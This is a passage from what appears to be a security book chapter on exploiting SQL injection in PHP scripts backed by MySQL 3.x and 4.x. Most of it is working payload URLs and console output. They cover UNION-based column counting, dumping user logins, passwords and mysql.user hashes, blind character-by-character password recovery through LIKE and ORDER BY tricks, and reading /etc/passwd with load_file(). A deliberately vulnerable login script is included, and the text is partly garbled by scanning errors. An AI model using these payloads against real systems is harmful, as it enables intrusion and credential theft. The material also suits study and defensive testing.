Remember that the results of the subsequent subqueries in the `UNION SELECT` query will be converted to the types of the columns of the first subquery. It often happens that the attacker requires a large amount of text data in the second subquery and that the corresponding column of the first subquery is a string not long enough. In this case, the result of the second subquery will be truncated to the length of the string.

If this happens, the attacker could try to find another column for long text data or use the `substring()` function to divide the long text into several parts. However, this could be a tedious job. The attacker could make the following request to the HTTP server:

http://localhost/3/12.php?id=1123))+UNION+select+1,2,3/*

The result of this request is a database record corresponding to the `id=1123` parameter. Taking into consideration everything I said earlier, the SQL query generated from the sent parameter value should return two lines of the result. So, the attacker can be sure that the HTML page returns only the first line of the result.

Consider SQL queries sent to the database server in the examples given earlier:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
```

```
Your MySQL connection id is 74 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column name
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/12.php?id=1123
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | a few possible values        |
+----+------+------------------------------+
1 row in set (0.01 sec)
mysql> -- http://localhost/3/12.php?id=1123))/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
+----+------+------------------------------+
| id | xid  |   value                      |
+----+------+------------------------------+
|  1 | 1123 | a few possible values        |
+----+------+------------------------------+
1 row in set (0.00 sec)
mysql> -- http://localhost/3/12.php?id=1123))+UNION+select+NULL/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select NULL/*) and 1);
ERROR 1222: The used SELECT statements have a different number of
mysql> -- http://localhost/3/12.php?id=1123))+UNION+select+NULL,N
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select NULL,NULL/*) and 1);
ERROR 1222: The used SELECT statements have a different number of
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL,NULL/*
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select NULL,NULL,NULL/*) and 1);
+----+-------+-----------------------------+
| id | xid   | value                         |
+----+-------+-------------------------------+
|  1 | 1123  | a few possible values         |
|  0 |       |                               |
+----+-------+-------------------------------+
2 rows in set (0.00 sec)
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+NULL,NULL,NULL,N

mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select NULL,NULL,NULL,NULL/*) and 1);

ERROR 1222: The used SELECT statements have a different number of

mysql> -- http://localhost/3/12.php?id=999999))+UNION+select+1,2,

mysql> select * from test3 where (1 and 1) and ((1=2 or xid=99999
UNION select 1,2,3/*) and 1);;

+----+-----+-------+
| id | xid | value |
+----+-----+-------+
|  1 | 2   |3      |
+----+-----+-------+
1 row in set (0.00 sec)

mysql> -- http://localhost/3/12.php?id=1123))+UNION+select+1,2,3/

mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select 1,2,3/*) and 1);;
+----+------+---------------------------+
| id | xid  | value                     |
+----+------+---------------------------+
|  1 | 1123 | a few possible values     |
|  1 | 2    | 3                         |
+----+-----+-----------------------------+
2 rows in set (0.00 sec)
mysql>
```

To cut the remainder of the query, the attacker could use the null character rather than the comment sequence, assuming that the `mysql_connect()` MySQL API function interprets this character as a string terminator.

Here is an example that demonstrates the use of the null character to truncate a query:

http://localhost/3/13.php?id=9999+UNION+select+1,2,3%00+any+string

This displays a three on the HTML page.

Try to use this method with the **http://localhost/3/12.php** script:

http://localhost/3/12.php?id=9999+UNION+select+1,2,3%00+any+ string

The HTML page is empty! As I demonstrated earlier, this is an indication of an error in the SQL query.

What could cause the error? The investigation of this script made earlier revealed that it screens apostrophes and quotation marks with backslashes. If you look at the source code of the script, you'll notice that this filtration is implemented with the `addslashes()` function. In PHP, this function screens the following characters: apostrophes, quotation marks, backslashes, and null characters (whose code is 0). So, this function prevents null characters from being used.

The Names of Tables and Columns

So, I have demonstrated how the attacker can count the number of columns returned by a query and create a correct `UNION SELECT` query that returns the data he or she is interested in. This knowledge is enough to create a query that would return the value of any function.

The attacker is likely to be interested in the following functions:

- `version()` — The MySQL server version
- `user()` — The name of the user and the host
- `database()` — The database name

To obtain the values of these functions, the attacker would create requests like those shown here.

http://localhost/3/12.php?id=9999))+UNION+select+1,2,version()/*
`4.0.18-nt`

http://localhost/3/12.php?id=9999))+UNION+select+1,2,user()/*
`rootglocalhost`

http://localhost/3/12.php?id=9999))+UNION+select+1,2,database()/*
`book1`

The values returned by any other function can be obtained in a similar manner.

Because the attacker creates any `SELECT` query that he or she likes, he or she can retrieve any information from any table on the server. Because the attacker can specify the database, table, or column name in a `SELECT` query, he or she can retrieve the contents of any table in any database if he or she knows their names and has the `select_priv` privilege in the database.

Consider a few examples of retrieving information from databases and tables.

These assume the attacker knows the names of the databases, tables, and columns.

http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords/*
`admin`

http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords/*
`passadmin1`

http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+book2.passwords/*
`root`

http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+book2.passwords/*
`test`

The structure of the script being investigated is that it displays no more than one line of the result. To obtain the other lines of the result, the attacker can use the `LIMIT` construction.

MySQL allows the user to combine `LIMIT` with `UNION` in SQL queries.

In the following examples, the attacker first obtains the size of the page and then every row from the table:

- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,count(*)+from+passwords/***

- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords+lim**
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords+limi**
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords+lim**
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords+limi**
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords+lim**
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords+limi**
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,login+from+passwords+lim**
- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,pass+from+passwords+limi**

After these requests are fulfilled, the attacker will know the logins and passwords of all users.

It would be tedious to retrieve data from a large table using this method manually. However, it is easy to write a program that will make such HTTP requests to the target server and display the results in a form convenient to the attacker. This program can be a modified version of the program for creating an HTTP request that was described in *Chapter 1*.

In addition, the attacker has enough information to create HTTP requests that will retrieve information from the system database.

- **http://localhost/3/12.php?id=999999))+UNION+select+1,2,user+from+mysql.user+limi**
- **http://localhost/3/12.php?**

id=999999))+UNION+select+1,2,password+from+mysql.use

- **http://localhost/3/1[2.php](2.php)?**
  id=999999))+UNION+select+1,2,user+from+mysql.user+limi

- **http://localhost/3/1[2.php](2.php)?**
  id=999999))+UNION+select+1,2,password+from+mysql.use

Although the user table of the system database of MySQL stores only password hashes, quick algorithms for computing a MySQL password from its hash are available. The attacker can know the names of tables and databases if the target server uses well-known software for forums, chats, and portals.

However, the attacker often doesn't know anything about the system. In such a case, he or she can try possible names of tables and columns, exploiting the fact that an incorrect name will cause an error.

To find the names of tables likely to be in the current database, the attacker can create the following HTTP requests to the server:

- **http://localhost/3/1[2.php](2.php)?**
  id=1123))+UNION+select+1,**2,3+from+tablel/***

- **http://localhost/3/1[2.php](2.php)?**
  id=1123))+UNION+select+1,**2,3+from+table2/***

- **http://localhost/3/1[2.php](2.php)?**
  id=1123))+UNION+select+1,**2,3+from+testl**/*

- **http://localhost/3/1[2.php](2.php)?**
  id=1123))+UNION+select+1,2,3+from+passwords/*

In the second `SELECT` subquery, the attacker would try possible table names. There would be no attempt to retrieve information from the tables because the names of the columns would be missing from the queries.

Although no information is retrieved from the tables, the table requested in the second subquery should exist so that the query can complete successfully.

As a result, only the HTTP requests that include correct table names won't cause errors in SQL queries.

In this example, only the third and the fourth requests won't result in an empty HTML page. Because an empty page in this example indicates an error in the SQL query, the attacker can infer that the investigated database contains the `test1` and `passwords` tables but is missing the `table1` and `table2` tables.

It would be tedious to try all possible table names. Even if the attacker writes a program to automate the process, the results are likely to be poor.

However, the attacker will try `user`, `users`, `password`, `passwords`, `orders`, `purchases`, and other names that could be related to the specific of the investigated site or server. He or she can guess some table names by examining the HTML code of the pages generated by the server.

After the attacker finds the name of a table, he or she is likely to try to find the names of its columns:

- **http://localhost/3/12.php?id=1123))+UNION+select+**1,**2,id+from+passwords**/*
- **http://localhost/3/12.php?id=1123))+UNION+select+**1,**2,name+from+ password**/*
- **http://localhost/3/12.php?id=1123))+UNION+select+**1,**2,pass+from+ passwords**/*
- **http://localhost/3/12.php?id=1123))+UNION+select+**1,**2,password+ from+passwords**/*

As with the previous HTTP requests, the absence of an error in a particular SQL query will indicate that a column with the submitted name exists in the table.

The attacker can try the names manually or using a program that has a list of possible names. In any case, the attacker could guess, which column names are likely to be in the table being investigated.

In addition, it is possible to guess the names by examining the HTML code of the pages generated by the server. For example, the names of HTTP `GET`, `POST`, and `COOKIE` parameters are often the same as the column names in a table accessed using these parameters. The names of hidden form parameters often coincide with the names of database tables.

Even if the names of parameters available in the HTML code of the page don't coincide with the names of tables and table columns, the attacker can analyze the names given by the programmer to components of the system.

Thus, the attacker can find certain naming trends. These can be abbreviations, transliteration, preference to a particular language, and so on.

The names of the parameters can be found in the HTML code of the page and in the HTTP headers of the server's response.

Consider an example of how the MySQL server responds when the second subquery contains existing and nonexistent names of tables and table columns:

```
su-2.05b# mysql -u root
Welcome to the MySQL monitor. Commands end with  ;   or \g.
Your MySQL connection id is 178 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column name
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> -- http://localhost/3/12.php?id=1123
mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
+----+------+------------------------------+
| id | xid  | value                        |
+----+------+------------------------------+
|  1 | 1123 | a few possible values        |
+----+------+----------------------------+
1 row in set (0.00 sec)
mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2,3+from+table

mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select 1,2,3 from tablel/*) and 1);

ERROR 1146: Table 'book1.tablel' doesn't exist

mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2,3+from+passw

mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select 1,2,3 from passwords/*) and 1) ;

+----+------+---------------------------+
| id | xid  | value                     |
+----+------+---------------------------+
|  1 | 1123 | a few possible values     |
+----+-----+----------------------------+

1 row in set (0.00 sec)

mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2, id+from+pas

mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select 1,2,id from passwords/*) and 1);

+----+------+---------------------------+
| id | xid  | value                     |
+----+------+---------------------------+
|  1 | 1123 | a few possible values     |
+----+------+---------------------------+
1 row in set (0.00 sec)

mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2,pass+from+pa
*

mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select 1,2,pass from passwords/*) and 1);
+----+------+----------------------------+
| id | xid  | value                      |
+---+----+--------------------------------+
|  1 | 1123 | a few possible values      |
+----+------+----------------------------+

1 row in set (0.00 sec)

mysql> --
http://localhost/3/12.php?id=1123))+UNION+select+1,2,name+from.+p
*

mysql> select * from test3 where (1 and 1) and ((1=2 or xid=1123)
select 1,2,name from passwords/*) and 1);

ERROR 1054: Unknown column 'name' in 'field list'
mysql>
```

By this time, the attacker already has enough answers to retrieve information from the database by exploiting the SQL injection vulnerability in the `SELECT` queries sent to the MySQL 4.x database server.

Warning This method cannot be used for retrieving information from the MySQL 3.x database. MySQL 3.x doesn't allow you to use `UNION`, `JOIN`, and other constructions.

Sometimes, injection is possible after the `LIMIT` keyword — and not only in the `WHERE` clause. Injection in this point can be detected when a script takes parameters that determine, which page and how many lines should be display ed. These v alues are of ten set using a drop-down list with integer v alues.

The attacker will try to embed malicious v alues that replace the v alid ones because programmers of ten neglect f iltration and f orget that the ty pes of these v alues can be changed implicitly by editing the HTML code of the page and changing the HTTP request.

Consider an example that demonstrates how My SQL responds to v arious constructions af ter the `LIMIT` key word:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 5 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1;
Reading table information for completion of table and column name
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select * from test1 limit 1,2;
+------+-----------------------+
| id   | name                  |
+------+-----------------------+
| 2    | Tom Brown             |
| 3    | Peter Black           |
+------+-----------------------+
2 rows in set (0.01 sec)
mysql> select * from test1 limit 1,2-1;

ERROR 1064: You have an error in your SQL syntax. Check the manua
correspondsto your MySQL server version for the right syntax to u
'-1' at line 1

mysql> select * from test1 limit 1,(2-1);
ERROR 1064: You have an error in your SQL syntax. Check the manua
```

```
corresponds to your MySQL server version for the right syntax to
'(2-1)' at line 1
mysql> select * from test1 limit 1/*,(2-1);
+------+-----------------------+
| id | name                    |
+----+-------------------------+
|  1 | John Smith              |
+----+-------------------------+
1 row in set (0.00 sec)
mysql> select * from test1 limit 1+1/*,(2-1);

ERROR 1064: You have an error in your SQL syntax. Check the manua
corresponds to your MySQL server version for the right syntax to
'+1/*,(2-1)' at line 1

mysql> select * from test1 limit (1+1)/*,2-1;

ERROR 1064: You have an error in your SQL syntax. Check the manua
corresponds to your MySQL server version for the right syntax to
'(1+1)/*,2-1' at line 1

mysql> select * from test1 limit 1,2 union select 1,2;
+----+-------------------------+
| id | name                    |
+----+-------------------------+
|  2 | Tom Brown               |
|  3 | Peter Black             |
|  1 | 2                       |
+----+-------------------------+
3 rows in set (0.02 sec)
mysql> select * from test1 limit 1,0 union select 1,2/*;
+----+------+
| id | name |
+----+------+
|  1 + 2    |
+----+------+
1 row in set (0.00 sec)
mysql> select * from test1 limit 9999,0 union select 1,2/*;
+----+------+
| id | name |
+----+------+
|  1 | 2    |
+----+------+
1 row in set (0.00 sec)
mysql> select * from test1 limit 2 union select 1,2/*;
+----+---------------------+
| id | name                |
+----+---------------------+
|  1 | John Smith          |
|  2 | Tom Brown           |
|  1 | 2                   |
+----+---------------------+
3 rows in set (0.00 sec)
mysql> select * from test1 limit 0 union select 1,2/*;
+----+------+
| id | name |
+----+------+
| 1  | 2    |
+----+------+
1 row in set (0.00 sec)
mysql>
```

Thus, the attacker can find that embedding mathematical expressions after `LIMIT` cause errors. This puts certain restrictions on such queries. Therefore, even if the parameter value isn't within apostrophes or quotation marks, the attacker cannot identify queries by replacing parameter values with mathematical expressions.

In addition, the attacker won't be able to embed Boolean constructions and any functions.

However, if the MySQL server's version is 4.x and later, the attacker will be able to embed an additional `SELECT` query using the `UNION` construction as usual.

If the server's version is 3.x, the only thing the attacker can do is to try to save the results of a malicious query into a file by using the `SELECT ... INTO OUTFILE` construction. This construction is comprehensively described later in this chapter.

MySQL 3.x and Stolen Data

Because MySQL 3.x lacks a construction such as `UNION`, everything I told you in the previous section is only true for MySQL 4.x.

When a vulnerability is in a `SELECT` query, the only thing the attacker can do is to embed Boolean constructions containing column names into a query. In some cases, the attacker will be able to obtain information about the values in these columns.

Consider an example.

http://localhost/3/14.php

```
<?
  $pass=$_GET["pass"];
  if(empty($pass))
  {
  echo "
  <form>
  enter the password <input type=text name=pass><input type=subm
  </form>
  ";
  exit;
  };
  mysql_connect("localhost", "root", "");
  mysql_select_db("bcok1");
  $sq="select * from passwords where pass='$pass'";
  while($sq<>($sql=preg_replace("/union/i", "", $sq))) $sq=$sql;
  $q=mysql_query($sq);
  if(!$q) die();
  if($r=mysql_fetch_object($q))
    echo "Hello, $r->login";
  else echo "The user not found";
?>
```

As you can see, this example looks like the examples you considered earlier. I have demonstrated that such scripts have the SQL injection vulnerability.

However, this code includes a line that deletes all the `UNION` constructions from the query. Therefore, the vulnerability is similar to a third-version vulnerability, in which the `UNION` constructions cannot be used.

The investigation methods described earlier will show that a vulnerability is in the `SELECT` query after the `WHERE` construction. The parameter value is between the apostrophes, and they aren't filtered.

After doing some research, the attacker will be able to embed any `WHERE` constructions into the query:

- **http://localhost/3/14.php?pass=aaa'+or+l/***
- **http://localhost/3/14.php?pass=aaa'+AND+1/***
- **http://localhost/3/14.php?pass=aaa'+or+0/***

The first request demonstrates that the attacker can pass authorization as the first user even when he or she doesn't know the password.

Using the `LIMIT` construction, he or she can pass authorization as a random user

- **http://localhost/3/14.php?pass=aaa'+or+l+limit+0,l/***

- **http://localhost/3/14.php?pass=aaa'+or+l+limit+l,l/***
- **http://localhost/3/14.php?pass=aaa'+or+l+limit+2,**1**/***

This is how the attacker can pass authorization as a random user.

Exploiting this vulnerability, the attacker can know how many records the table contains. To do this, he or she would use dichotomizing search:

- **http://localhost/3/14.php?pass=aaa'+or+l+limit+10,1/***
- **http://localhost/3/14.php?pass=aaa'+or+l+limit+5,1**/*****
- **http://localhost/3/14.php?pass=aaa'+or+l+limit+3,1/***
- **http:// localhost/3/14.php?pass=aaa'+or+l+limit+4,1/***

Because the third and fourth requests didn't cause an error and the second request did, the attacker can infer that four records are in the table being investigated.

To obtain the names of table columns used in the query, the attacker can try possible names in Boolean constructions:

- **http://localhost/3/14.php?pass=aaa'+or+l/***
- **http://localhost/3/14.php?pass=aaa'+or+name=name/***
- **http://localhost/3/14.php?pass=aaa'+or+login=login/***
- **http://localhost/3/14.php?pass=aaa'+or+password=password/***
- **http://localhost/3/14.php?pass=aaa'+or+pass=pass/***

And so on.

A request that doesn't cause an error (in this case, the welcome message) indicates that the column name it uses is present in the table being investigated.

Sometimes, when two or more tables are accessed in a query, it might be necessary to specify the name or an alias of the table in the query:

- **http://localhost/3/14.php?pass=aaa'+or+1/***
- **http://localhost/3/14.php?pass=aaa'+or+passwords.name=passwords.name/***
- **http://localhost/3/14.php?pass=aaa'+or+passwords.login=passwords.login**/*
- **http://localhost/3/14.php?pass=aaa'+or+passwords.password=passwords.password/***
- **http://localhost/3/14.php?pass=aaa'+or+passwords.pass=passwords.pass/***

And so on.

In this example, the attacker is lucky to find the `pass` and `login` column names.

Now, I'll demonstrate how an attacker can find any user's password and a particular user's password (e.g., the password of the `superadmin` user).

The `LIKE` construction makes it possible to try the password characters one by one. To try all characters of the password, the attacker can send a series of requests such as the following:

- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'a%'**/*
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'b%'**/*
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'c%**/*
- **...**
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'p%'/***

And so on.

The last request shown causes the system prompt for the `admin` user. This means this user's password begins with the `p` character.

The other characters can be found in a similar manner:

- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pa%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'paa%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pab%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pac%'/***
- **...**
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pas%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pasa%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pasb%'/***
- **...**
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'pasw%'/***
- **...**
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'passadmin%'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'passadminl%'/***

- **...**
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'passadminl %'/***

The last request causes a message informing the user that access was rejected. This means the entire password has been found.

If the actual password was at least one character longer than the submitted password, this character would match the underscore character and the remaining characters would possibly match the percentage sign.

In some cases, it is best to use the dichotomizing search with the comparison operations rather than the `LIKE` construction. Remember that in MySQL the rows are sorted lexicographically**:**

- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'r'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'f/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'k'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'o'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'s'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'p'/***

The other characters in the password can be found in a similar manner**:**

- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'pr'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'pg'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'pb'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+>+'pa'/***

And so on.

Don't forget that a password can contain digits and other characters in addition to letters. This is how the attacker can find the password of one user of a database.

Suppose he or she wants to obtain `superadmin's` password. The method of finding the password of any user involves finding a database record with certain limitations. Similarly, the attacker can restrict the output so that only the desired user is sought:

- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'a%'+and+login= 'superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'b%'+and+login= 'superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'c%'+and+login=**
- **'superadmin'/***
- **...**
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'z%'+and+login= 'superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'1%'+and+login= 'superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'2%'+and+login= 'superadmin'/***
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'2a%'+and+login= 'superadmin'/***
- **...**
- **http://localhost/3/14.php?pass=aaa'+or+pass+like+'2l%'+and+login= 'superadmin'/***
- **http://localhost/3/14.php?**

pass=aaa'+or+pass+like+'2m%'+and+login='superadmin'/*

And so on, until the password is found.

Naturally, this method can hardly be used in practice. It is much less effective than the use of the `UNION` construction in MySQL 4.x. However, this is the only way of retrieving information when the MySQL 3.x server is accessed.

Now, consider a situation, in which SQL queries are sent to MySQL 3.x and a weakly-filtered parameter is positioned after the `ORDER BY` keywords.

Consider the **http://localhost/3/17.php** script.

After some investigation, the attacker will find that the `f GET` parameter is subject to SQL injection. He or she will find the type of the SQL query using an HTTP request.

http://localhost/3/17.php?f=login'

```
sort by id: name

select * from passwords order by login' asc

You have an error in your SQL syntax. Check the manual that corr
to your MySQL server version for the right syntax to use near ''
line 1

Warning: mysql_fetch_object(): supplied argument is not a valid
result resource in x:\localhost\3\17.php on line 21
```

If it was the MySQL 4.x database server, the attacker could use the `UNION SELECT` construction. However, I assume this is version 3.x.

In addition, I assume that the attacker isn't interested in writing to a file. He or she wants to retrieve information from the database (e.g., the password of the `superadmin` user).

Later in this chapter, I'll tell you how to exploit SQL injection in MySQL when working with files.

In this situation, the attacker cannot use the method described earlier that involves embedding Boolean constructions and conditions after the `WHERE` construction. However, he or she can use MySQL's ability to sort records by values, not only by the names of rows.

In addition, the attacker knows that MySQL converts Boolean values to zero and one. Therefore, he or she can use Boolean expressions with the column names to disclose certain information about the values of the columns.

The following example illustrates how the attacker can know whether an embedded Boolean expressions is true.

http://localhost/3/17.php?f=id

```
sort by id: name
1: admin
2: user1
3: user2
4: superadmin
```

http://localhost/3/17.php?f=-id

```
sort by id: name
4: superadmin
3: user2
2: user1
1: admin
```

http://localhost/3/17.php?f=-id*(1=1)

```
sort by id: name
4: superadmin
3: user2
2: user1
1: admin
```

http://localhost/3/17.php?f=-id*(1=0)

```
sort by id: name
1: admin
2: user1
3: user2
4: superadmin
```

Looking at how the rows are sorted, the attacker can know whether the Boolean expressions are true. After that, he or she will probably try every character of a field, in which he or she is interested. Alternatively, the attacker could use dichotomizing search.

To find `superadmin`'s password, the attacker can make the following series of requests (the results will be sorted first by the values of the Boolean expressions and then by the `id` values).

http://localhost/3/17.php?f=-id*(pass+%3E=+'1')

```
sort by id: name
4: superadmin
3: user2
2: user1
1: admin
```

http://localhost/3/17.php?f=-id*(pass+%3E=+'2')

```
sort by id: name
4: superadmin
3: user2
2: user1
1: admin
```

http://localhost/3/17.php?f=-id*(pass+%3E=+'3')

```
sort by id: name
3: user2
2: user1
1: admin
4: superadmin
```

These requests show that the first character in the password of the `superadmin` user is most likely `2`. The remaining characters are found in a similar manner.

http://localhost/3/17.php?f=-id*(pass+%3E=+'2m_84%%60fd')

```
sort by id: name
4: superadmin
1: admin
2: user1
3: user2
```

http://localhost/3/17.php?f=-id*(pass+%3E=+'2m_84%%60fe')

```
sort by id: name
```

```
4: superadmin
1: admin
2: user1
3: user2
```

http://localhost/3/17.php?f=-id*(pass+like+'2m_84%%60fd%')

```
sort by id: name
4: superadmin
1: admin
2: user1
3: user2
```

http://localhost/3/17.php?f=-id*(pass+like+'2m_84%%60fd_%')

```
sort by id: name
1: admin
2: user1
3: user2
4: superadmin
```

This is how an attacker can find the password of any user. In this example, the password of the `superadmin` user is 2m_84%'fd.

MySQL and Files

MySQL offers a few file functions that can be used in SQL queries. When the SQL injection vulnerability is in the system, the attacker can embed these functions to perform malicious actions with files.

The `load_file()` MySQL function takes the name of a file as a parameter and returns the contents of the file. To exploit this function, the user should have the `file priv` access rights. The user should pass the function the absolute path to the file, and the file should be available for reading to any user.

The function behaves like any other function. It returns a value that can be output or used in the `WHERE` construction.

Here is an example of exploiting the vulnerability with this function:

http://localhost/3/15.php

This script takes the `id` parameter and inserts it into an SQL query. The preliminary investigation is the following:

- **http://localhost/3/15.php?id=**1
- **http://localhost/3/15.php?id=99**
- **http://localhost/3/15.php?id=abc**
- **http://localhost/3/15.php?id=**1'
- **http://localhost/3/15.php?id= 1+union+select+null**
- **http://localhost/3/15.php?id=1+union+select+null,null**
- **http://localhost/3/15.php?id=999999+union+select+11,22**
- **http://localhost/3/15.php?id=999999+union+select+1,vesion()**
- **http://localhost/3/15.php?id=999999+union+select+l,database()**
- **http://localhost/3/15.php?id=999999+union+select+l,user()**

The last three requests demonstrate how the attacker can obtain the values of any function.

Using the `load_file()` function in a similar manner, the attacker can obtain the contents of any file in the system (with the presumptions stated earlier):

- **http://localhost/3/15.php?id=999999+union+select+ 11 ,load_file('X:/localhost/3/passwd.txt')**
- **http://localhost/3/15.php?id=999999+union+select+ 1 l,load_file('/etc/passwd')**
- **http://localhost/3/15.php?id=999999+union+select+ 11,load_file('any_file')**

This is how the attacker obtains information about any file.

Note that in Windows, the path to a file should include the disk name. In Unix-like operating systems, the path should be the full path from the server root.

The attacker is likely to be interested in the names of directories on the server.

Consider an example that illustrates how MySQL responds to various file names sent to the `load_file()` function:

```
-bash-2.05b$ mysql -u root
Welcome to the MySQL monitor. Commands end with  ;   or \g.
Your MySQL connection id is 225 to server version: 4.0.18
Type 'help;' or '\h' for help. Type '\c' to clear the buffer.
mysql> use book1
Reading table information for completion of table and column r
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select load_file('/tmp/rl');
+-------------------------------+
| load_file('/tmp/rl')          |
+-------------------------------+
| file content                  |
+-------------------------------+
1 row in set (0.00 sec)
mysql> select load_file('/tmp/r2') ;
+-------------------------------+
| load_file('/tmp/r2')          |
+-------------------------------+
|NULL                           |
+ ------------------------------+
1 row in set (0.00 sec)
mysql> select load_file{'/tmp/not-exists');
+-------------------------------+
| load_file('/tmp/not-exists') |
+-------------------------------+
| NULL                          |
+-------------------------------+
1 row in set (0.00 sec)


mysql> select load_file{'/tmp/');
+-------------------------------+
| load_file('/tmp/')            |
+-------------------------------+
|                               |
+-------------------------------+
1 row in set (0.00 sec)
mysql> select load_file{'/not-exists/');
+-------------------------------+
| load_file('/not-exists/')     |
+-------------------------------+
| NULL                          |
+-------------------------------+
1 row in set (0.00 sec)
mysql> select load_file{'/tmp/rr/');
+-------------------------------+
| load_file('/tmp/rr/')         |
+-------------------------------+
| NULL                          |
+-------------------------------+
1 row in set (0.00 sec)
```

In summary, the server's responses are as follows: If the file exists and is available for reading to all the users, the file contents are returned. If the attacker tries to load a nonexistent file or a file unavailable for reading, the function will return `NULL`. Using this function in Boolean constructions, the attacker can determine whether a file exists and is available for reading even if MySQL 3.x is used:

- **http://localhost/3/15.php?id=1+AND+load_file('/etc/passwd')+ is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/etc/master.passwd')+ is+not+NULL**

Consider a case, in which an attempt is made to open a directory as a file.

Remember that according to the research done earlier, in Unix-like operating systems a directory is a common file that can be opened with functions such as `fopen()`.

As practice shows, when the `load_file()` function is called with a directory name as a parameter in a Unix-like operating system, it returns an empty value.

If the name of a nonexistent directory is passed to the function, it returns `NULL`.

Therefore, the attacker can know the names of directories on the server. As previously, he or she would specify the full path to the directory from the server root.

This method works only in Unix-like operating systems.

To find whether a particular directory exists on the server, the attacker is likely to make the following series of requests to the HTTP server:

- **http://localhost/3/15.php?id=1+AND+load_file('/etc/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/home/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/tmp/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/usr/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/usr/bin/')+is+not+NULL**
- **http://localhost/3/15.php?id=1+AND+load_file('/usr/sbin/')+is+not+NULL**

And so on.

As practice shows, when the attacker tries to use the `load_file()` function to obtain the contents of a file whose name is the name of a directory (regardless of whether the directory exists), the function returns `NULL`. Therefore, this method for detecting directories on the server is suitable only for Unix-like operating systems.

Note that the parameter passed to the `load_file()` function can be any expression whose value can be interpreted as text.

SQL implemented in the MySQL database server includes another construction for working with files. This is the `SELECT ... into outfile` '`filename`' clause.

The syntax of the `SELECT` statement is as follows:

```
